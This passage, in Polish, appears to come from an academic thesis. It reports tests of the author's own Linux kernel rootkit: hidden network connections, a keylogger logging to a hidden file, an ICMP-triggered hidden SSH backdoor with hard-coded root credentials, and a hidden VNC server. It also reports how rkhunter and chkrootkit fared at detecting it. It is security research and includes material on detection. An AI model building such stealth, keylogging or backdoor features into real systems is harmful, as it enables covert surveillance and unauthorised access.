
```
test@test-virtual-machine:/ $ netstat -nat
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp    0      0 127.0.0.1:53            0.0.0.0:*                LISTEN
tcp    0      0 127.0.0.1:631           0.0.0.0:*                LISTEN
tcp6   0      0 :::1:631                :::*                    LISTEN
test@test-virtual-machine:/ $
```

Rysunek 15. Obraz ekranu przedstawiający listę aktywnych połączeń sieciowych po uruchomieniu procedury ukrywania połączeń sieciowych

Połączenia sieciowe TCP związane z portem 80 i 443 zostały ukryte (rysunek 15) i nie są widoczne przez system. Postępując analogicznie możliwe jest ukrycie każdego połączenia sieciowego bez względu na numer portu, rodzaj połączenia (TCP czy UDP) oraz sposób adresowania (IPv4 czy IPv6).

6.4 Podsluch klawiatury w czasie rzeczywistym

Kolejnym przeprowadzanym testem był test funkcjonalności podsłuchu naciśniętych klawiszy na klawiaturze (ang. keylogger). Funkcja ta uruchamiana jest automatycznie w momencie ładowania modułu rootkita do pamięci. Plik dziennika wciśniętych klawiszy znajduje się w ukrytym pliku `/.keylog`, do którego dostęp ma jedynie użytkownik z prawami administratora oraz zdający sobie sprawę z tego, że ten plik rzeczywiście istnieje gdyż jest on niewidoczny.




```
test@test-virtual-machine: /
test@test-virtual-machine:/$ sudo tail -c 40 /.keylog
ar<ENTER>sudo tail -c 40 /.keylog<ENTER>test@test-virtual-machine:/$
test@test-virtual-machine:/$ echo "TEST KEYLOGGERA... 1 2 3 ..."
TEST KEYLOGGERA... 1 2 3 ...
test@test-virtual-machine:/$ sudo tail -c 40 /.keylog
FT>KEYLOGGERA... 1 2 3 ...<LEFT>"<ENTER>test@test-virtual-machine:/$
```

Rysunek 16. Obraz ekranu prezentujący działanie funkcji keyloggera


Powyższy obraz ekranu (rysunek 16) pokazuje to, iż podsłuch działa w prawidłowy sposób, rejestrowane są wszystkie wciśnięcia przycisków klawiatury: zarówno alfanumeryczne jak i klawisze strzałek czy klawisze funkcyjne. Wyświetlona została zawartość dziennika, następnie wciśnięto szereg różnych klawiszy. Plik dziennika został wyświetlony ponownie a wciśnięte klawisze zarejestrowane.

6.5 Serwer SSH


Następnym etapem testowania było sprawdzenie poprawności funkcjonowania serwera SSH. Serwer SSH uruchamiany jest dopiero po otrzymaniu specjalnie spreparowanego pakietu ICMP ECHO, dlatego w tym przypadku została użyta druga maszyna, która taki pakiet będzie wysyłała. Następnie z tej samej zdalnej maszyny wykonana zostanie próba otwarcia zdalnej sesji terminalowej SSH. Sprawdzone zostanie również to czy proces serwera SSH oraz wszystkie procesy uruchamiane w ramach sesji terminalowej są ukrywane z listy aktywnych procesów.




Rysunek 17. Obraz ekranu prezentujący wywołanie skryptu ping.py



Rysunek 18. Obraz ekranu prezentujący zdalne uruchomienie serwera SSH przy pomocy spreparowanego pakietu ICMP ECHO




Rysunek 19. Obraz ekranu przedstawiający listę uruchomionych procesów serwera SSH



Rysunek 20. Lista aktywnych połączeń sieciowych

Wysłany pakiet (rysunek 17) został prawidłowo przechwycony i usługa serwera SSH została uruchomiona (rysunek 18). Nie jest ona widoczna na liście procesów (rysunek 19), ani nie są widoczne połączenia sieciowe na porcie 22 (rysunek 20).




```
192.168.233.154 - PuTTY
login as: root
root@192.168.233.154's password:
root@test-virtual-machine:/# uname -a
Linux test-virtual-machine 3.2.0-74-generic-pae #109-Ubuntu SMP Tue Dec 9 17:00:00 UTC 2014 i686 i686 i386 GNU/Linux
root@test-virtual-machine:/# whoami
root
root@test-virtual-machine:/# who
test    tty7      Feb  1 18:39
test    pts/0     Feb  1 18:40 (:0)
test    pts/2     Feb  1 18:48 (:0)
root@test-virtual-machine:/#
```

Rysunek 21. Obraz ekranu prezentujący udaną próbę połączenia

Dokonano próby połączenia przy użyciu loginu i hasła zaszytego w konfiguracji serwera SSH, sesja terminalowa użytkownika root nie jest widoczna (rysunek 21).

6.6 Serwer VNC

Posiadając aktywną już sesję terminalową nic nie stało na przeszkodzie, aby uruchomić zdalnie serwer VNC. Aby tego dokonać należało sprawdzić, jaki użytkownik uruchomił serwer wyświetlania obrazu X.Org (X11) a następnie przy użyciu poświadczeń tego użytkownika uruchomić serwer VNC.




```

test@test-virtual-machine: /
test@test-virtual-machine:/$ ps -ef|grep X
root      1192  1153  2 18:29 tty7      00:01:09 /usr/bin/X :0 -auth /var/run/lig
htdm/root/:0 -nolisten tcp vt7 -novtswitch -background none
test@test-virtual-machine:/$ who
test      tty7          2015-02-01 18:39
test      pts/0            2015-02-01 18:40 (:0)
test      pts/2            2015-02-01 18:48 (:0)
test@test-virtual-machine:/$ vncd
Process PID: 17338
Opening display :0... Display :0 opened
Got rootWindow!
Screen parameters:
    Width: 1360
    Height: 768
01/02/2015 19:26:11 Listening for VNC connections on TCP port 5900
01/02/2015 19:26:11 Listening for VNC connections on TCP6 port 5900


```

Rysunek 22. Obraz ekranu przedstawiający procedurę uruchamiania serwera VNC

Proces serwera Xorg został uruchomiony na sesji terminalowej *tty7*. Domyślnie skonfigurowany serwer X11 jest uruchamiany na tej właśnie sesji terminalowej stąd wiadomo, że mamy do czynienia ze standardową konfiguracją. W następnym kroku należało sprawdzić, jaki użytkownik jest zalogowany na tej sesji terminalowej. Okazało się, że użytkownikiem tym jest *test*. W kolejnym kroku logujemy się na konto tego użytkownika. Jak widać nie było potrzebne podawanie hasła użytkownika. Ostatecznie można było uruchomić serwer VNC. Opisany schemat postępowania został przedstawiony na rysunku 22.



Rysunek 23. Obraz ekranu przedstawiający udane połączenie VNC przy użyciu programu VNC Viewer PLUS



Rysunek 24. Obraz ekranu przedstawiający listę aktywnych procesów serwera VNC

Jak widać na rysunku 23, bez problemu zestawiono połączenie protokołu VNC. Dodatkowo proces serwera VNC nie był widoczny dla systemu (rysunek 24) ze względu na to, iż wysłał żądanie IOCTL ukrycia własnego procesu.

6.7 Podsumowanie testów

Wszystkie przeprowadzane testy wykazały poprawne funkcjonowanie zaimplementowanych mechanizmów. Interfejs komunikacyjny IOCTL był wykorzystywany w większości testów i działał bez zarzutów. Zaprojektowane oprogramowanie spełniło wszystkie założenia projektowe.

7. Wykrywanie mechanizmów typu rootkit w systemach Linux

Ze względu na specyfikę rootkitów ich wykrywanie to bardzo skomplikowany proces. Większość rootkitów działa na poziomie jądra systemu. Dzięki bezpośredniemu dostępowi do jądra mogą one modyfikować wywołania systemowe odpowiedzialne za dostęp do pamięci operacyjnej bądź pamięci dyskowej uniemożliwiając programom skanującym jakąkolwiek detekcję. Z tego powodu często programy skanujące zachowują się w sposób podobny do rootkitów.

Innym sposobem detekcji rootkitów jest skanowanie pamięci dyskowej maszyny przy użyciu innej maszyny, co do której jest pewność, że nie jest zainfekowana. Metoda taka nie jest jednak skuteczna w przypadku egzotycznych czy świeżych rootkitów, jako iż nie będą znane ich sygnatury.

Metody weryfikacji spójności plików binarnych kluczowych części systemu mogą być skuteczną metodą w przypadku rootkitów modyfikujących te pliki. Możliwe są jednak fałszywe alarmy ze względu na to, że istnieje wiele wersji tych plików na różne platformy sprzętowe.


Dwoma najpopularniejszymi skanerami rootkitów na platformę systemową Linux są: Rootkit Hunter (*rkhunter*) oraz *chkrootkit*. Oba programy są powszechnie dostępne i darmowe i zostaną wykorzystane do próby wykrycia zaimplementowanego rootkita[8].

7.1 Rootkit Hunter

Rootkit Hunter jest bardzo zaawansowanym narzędziem służącym do detekcji rootkitów. Ze względu na swoją dużą skuteczność, ciągłe wsparcie twórców oraz możliwość uruchamiania skanowania, jako zadanie zaplanowane poprzez mechanizm harmonogramu systemu Linux (*cron*) jest programem popularnym i często instalowanym na serwerach wymagających wysokiego poziomu bezpieczeństwa.

Program oferuje szerokie możliwości wyboru metod skanowania począwszy od wyliczania sum kontrolnych dla plików binarnych i porównywania ich z wersjami

pobranymi z repozytorium oprogramowania poprzez opcje skanowania katalogów specjalnych systemu Linux, sprawdzania działających usług w systemie i ich konfiguracji na detekcji wykorzystującej heurystyki i sygnatury znanych rootkitów kończąc. Po każdorazowym uruchomieniu procesu skanowania tworzony jest szczegółowy raport zawierający informacje o wszystkich przeprowadzonych testach, ich wynikach, ewentualnych ostrzeżeniach, błędach czy infekcjach.



```
test@test-virtual-machine: ~
+ x ...test-virtual-machine: ~

System checks summary
=====

File properties checks...
  Files checked: 133
  Suspect files: 1

Rootkit checks...
  Rootkits checked : 244
  Possible rootkits: 0

Applications checks...
  All checks skipped

The system checks took: 41 seconds

All results have been written to the log file (/var/log/rkhunter.log)

One or more warnings have been found while checking the system.
Please check the log file (/var/log/rkhunter.log)

test@test-virtual-machine:~$
```

Rysunek 25. Obraz ekranu prezentujący wyniki skanowania

Na systemie zainfekowanym autorskim rootkitem wykonano skanowanie przy użyciu programu *rkhunter* (rysunek 25). Po przeanalizowaniu pliku dziennika stwierdzono, że skaner nie wykrył żadnych nieprawidłowości związanych z rootkitem. Wszystkie ostrzeżenia dotyczyły innych komponentów systemu i mogą zostać uznane za nieistotne.

7.2 Chkrootkit

Kolejnym bardzo popularnym programem skanującym system pod kątem infekcji rootkitami jest program *chkrootkit*. Program ten z pozoru wydaje się być bardzo prostym jednakże włączając tryb ekspercki uzyskuje się dostęp do wielu funkcji

i raportów nie dostępnych w trybie normalnym. Program ten składa się z wielu mniejszych komponentów odpowiedzialnych za poszczególne testy takie jak:

- Test integralności plików binarnych
- Test konfiguracji interfejsów sieciowych
- Test zawartości dzienników systemowych
- Test na obecność rootkitów w postaci ładowalnych modułów jądra

Program ten jest w dalszym ciągu rozwijany, posiada bogatą dokumentację i wiele pozytywnych recenzji. Ten program również udostępnia możliwość współpracy z harmonogramem zadań zaplanowanych systemu Linux.

```

test@test-virtual-machine: ~
Searching for common ssh-scanners default files... nothing found
Searching for suspect PHP files... nothing found
Searching for anomalies in shell history files... nothing found
Checking `asp'... not infected
Checking `bindshell'... not infected
Checking `lkm'... You have 2 proc
ess hidden for readdir command
You have 2 process hidden for ps command
chkproc: Warning: Possible LKM Trojan installed
chkdirs: nothing detected
Checking `rexedcs'... not found
Checking `sniffer'... lo: not promisc and
no packet sniffer sockets
eth0: PACKET SNIFFER(/sbin/dhclient[1316])
Checking `w55808'... not infected
Checking `wted'... chkwtmp: nothing de
leted
Checking `scalper'... not infected
Checking `slapper'... not infected
Checking `z2'... user test deleted o
r never logged from lastlog!
Checking `chkutmp'... chkutmp: nothing de
leted
Checking `OSX_RSPLUG'... not infected
test@test-virtual-machine:~$

```

Rysunek 26. Obraz ekranu prezentujący raport zwykły programu *chkrootkit*

Program *chkrootkit* niestety był w stanie wykryć ingerencję rootkita w strukturę systemu. Już w raporcie zwykłym (rysunek 26) pojawiła się informacja o ukrytych plikach. Po analizie raportu pełnego ustalono również, że wykryte zostały ukryte procesy oraz zdalna sesja SSH.

8. Podsumowanie

Mechanizmy typu rootkit swoją historią sięgają już lat 80 ubiegłego wieku jednak największą popularność zyskały z początkiem XX wieku, kiedy to standardowe rozwiązania jak wirusy czy konie trojańskie przestały być wystarczająco skuteczne z powodu bardzo szybkiego rozwoju oprogramowania antywirusowego oraz konstrukcji systemów operacyjnych. Obecnie rootkity bywają często punktem wejścia oraz dodatkową osłoną dla innego rodzaju szkodliwego oprogramowania.

Praca ta miała na celu przedstawić mechanizm funkcjonowania rootkitów w systemach Linux. Przedstawiono metody wykorzystywane przez rootkity do ukrywania swojej egzystencji oraz te, które pozwalają im uzyskać nieautoryzowany dostęp do uprawnień administratora systemu.

W ramach części badawczej niniejszej pracy przedstawiono implementację własnego rozwiązania typu rootkit. Proces implementacji wymagał od autora zapoznania się z ogólnym mechanizmem funkcjonowania jądra systemu oraz szczegółowym zapoznaniem się z sposobem działania wybranych jego elementów. Wymagana była analiza sposobu, w jaki system operuje na systemie plików oraz jak zrealizowany został mechanizm zarządzania procesami. Należało również dokonać analizy działania poszczególnych programów służących do administracji i zarządzania systemem. Zapoznano się z już istniejącymi rozwiązaniami, znaleziono ich mocne i słabe punkty.

Wiedzę zdobytą w procesie analizy wykorzystano do zbudowania rootkita spełniającego postawione założenia projektowe oraz takiego, który zapewni możliwie najmniejszy stopień wykrywalności na platformach systemowych Linux używanych obecnie.

Na podstawie przeprowadzonych testów można stwierdzić, że założenia projektowe zostały w pełni spełnione. Rootkit osiągnął zadowalający poziom ukrycia. Jego odnalezienie jest możliwe jedynie w przypadku, gdy osoba szukająca wie, czego szu-

kać, dysponuje bardzo szeroką wiedzą w dziedzinie rootkitów i funkcjonowania systemu oraz użyje wszystkich funkcji, jakie udostępniają programy skanujące systemy pod kątem obecności rootkitów.

Bibliografia

1. Hoglund G., Butler J., Rootkits: Subverting the Windows Kernel, Addison-Wesley Professional, 2005
2. Blunden B., The Rootkit Arsenal: Escape and Evasion: Escape and Evasion in the Dark Corners of the System, Jones & Bartlett Learning, 2009
3. McClure S., Scambray J., Kurtz G., Hacking Exposed: Network Security Secrets and Solutions, Sixth Edition, McGraw-Hill Osborne Media, 2009
4. Phrack Magazine Issue #58, <http://phrack.org/issues/58/7.html>
5. Rubini A., Corbet J., Linux Device Drivers, 2001
6. Rubini A., Kernel System Calls, <http://www.linux.it/~rubini/docs/ksys/ksys.html>
7. Zhang S., Introducing Linux Kernel Symbols, <https://onebit-bug.me/2011/03/04/introducing-linux-kernel-symbols/>
8. Keys B., What You Need to Know About Linux Rootkits, <http://www.linux-security.com/content/view/154709/171/>
9. Bunten A., UNIX and Linux based Kernel Rootkits, 2004, <http://www.kernel-hacking.com/rodrigo/docs/StMichael/BuntenSlides.pdf>
10. McNally C., maK_it: Linux Rootkit Development & Investigation with Systemtap, 2014, http://r00tkit.me/maK_it-Linux-Rootkit.pdf
11. Case A., MoVP 1.5 KBeast Rootkit, Detecting Hidden Modules, and sysfs, 2012, <http://volatility-labs.blogspot.com/2012/09/movp-15-kbeast-rootkit-detecting-hidden.html>
12. Borland T., Modern Linux Rootkits 101, 2013, <http://turbochaos.blogspot.com/2013/09/linux-rootkits-101-1-of-3.html>
13. Borland T., Writing Modern Linux Rootkits 201 – VFS, 2013, <http://turbochaos.blogspot.com/2013/10/writing-linux-rootkits-201-23.html>
14. Borland T., Modern Linux Rootkits 301 - Bypassing modules_disabled security, 2013, http://turbochaos.blogspot.com/2013/10/writing-linux-rootkits-301_31.html
15. Miller T., Analysis of the KNARK Rootkit, 2001, <http://www.ouah.org/to-byknark.html>
16. Rootkit Analytics, <http://www.rootkitanalytics.com/kernelland/>

Dostęp do wszystkich stron internetowych sprawdzony dnia 27.01.2014.

Wykaz rysunków

| | |
|--|----|
| Rysunek 1. Schemat procesu ładowania i usuwania LKM..... | 11 |
| Rysunek 2. Przykład działania mechanizmu wywołań systemowych [6] | 13 |
| Rysunek 3. Schemat podmiiany wywołania systemowego przez rootkit | 14 |
| Rysunek 4. Projekt systemu | 18 |
| Rysunek 5. Obraz ekranu prezentujący dziennik jądra systemu po załadowaniu modułu | 41 |
| Rysunek 6. Obraz ekranu prezentujący działanie funkcji ukrywania modułu. | 42 |
| Rysunek 7. Obraz ekranu przedstawiający zawartość katalogu głównego dysku przed procedurą ukrywania plików | 42 |
| Rysunek 8. Obraz ekranu prezentujący wywołanie funkcji ukrywania plików | 43 |
| Rysunek 9. Obraz ekranu prezentujący zawartość katalogu głównego dysku po uruchomieniu procedury ukrywania plików | 44 |
| Rysunek 10. Obraz ekranu przedstawiający listę uruchomionych procesów przeglądarki Chrome..... | 44 |
| Rysunek 11. Obraz ekranu przedstawiający procedurę ukrywania procesów przeglądarki Chrome..... | 45 |
| Rysunek 12. Obraz ekranu prezentujący listę uruchomionych procesów przeglądarki Chrome po wykonaniu procedury ukrywania procesów | 45 |
| Rysunek 13. Obraz ekranu prezentujący listę otwartych połączeń sieciowych przed procedurą ukrywania połączeń sieciowych | 46 |
| Rysunek 14. Obraz ekranu przedstawiający procedurę ukrywania połączeń sieciowych TCP IPv4 na portach 80 i 443..... | 47 |
| Rysunek 15. Obraz ekranu przedstawiający listę aktywnych połączeń sieciowych po uruchomieniu procedury ukrywania połączeń sieciowych..... | 47 |
| Rysunek 16. Obraz ekranu prezentujący działanie funkcji keyloggera..... | 48 |
| Rysunek 17. Obraz ekranu prezentujący wywołanie skryptu ping.py..... | 49 |
| Rysunek 18. Obraz ekranu prezentujący zdalne uruchomienie serwera SSH przy pomocy spreparowanego pakietu ICMP ECHO | 49 |

| | |
|--|----|
| Rysunek 19. Obraz ekranu przedstawiający listę uruchomionych procesów serwera SSH..... | 49 |
| Rysunek 20. Lista aktywnych połączeń sieciowych | 49 |
| Rysunek 21. Obraz ekranu prezentujący udaną próbę połączenia | 50 |
| Rysunek 22. Obraz ekranu przedstawiający procedurę uruchamiania serwera VNC | 51 |
| Rysunek 23. Obraz ekranu przedstawiający udane połączenie VNC przy użyciu programu VNC Viewer PLUS..... | 52 |
| Rysunek 24. Obraz ekranu przedstawiający listę aktywnych procesów serwera VNC | 52 |
| Rysunek 25. Obraz ekranu prezentujący wyniki skanowania | 54 |
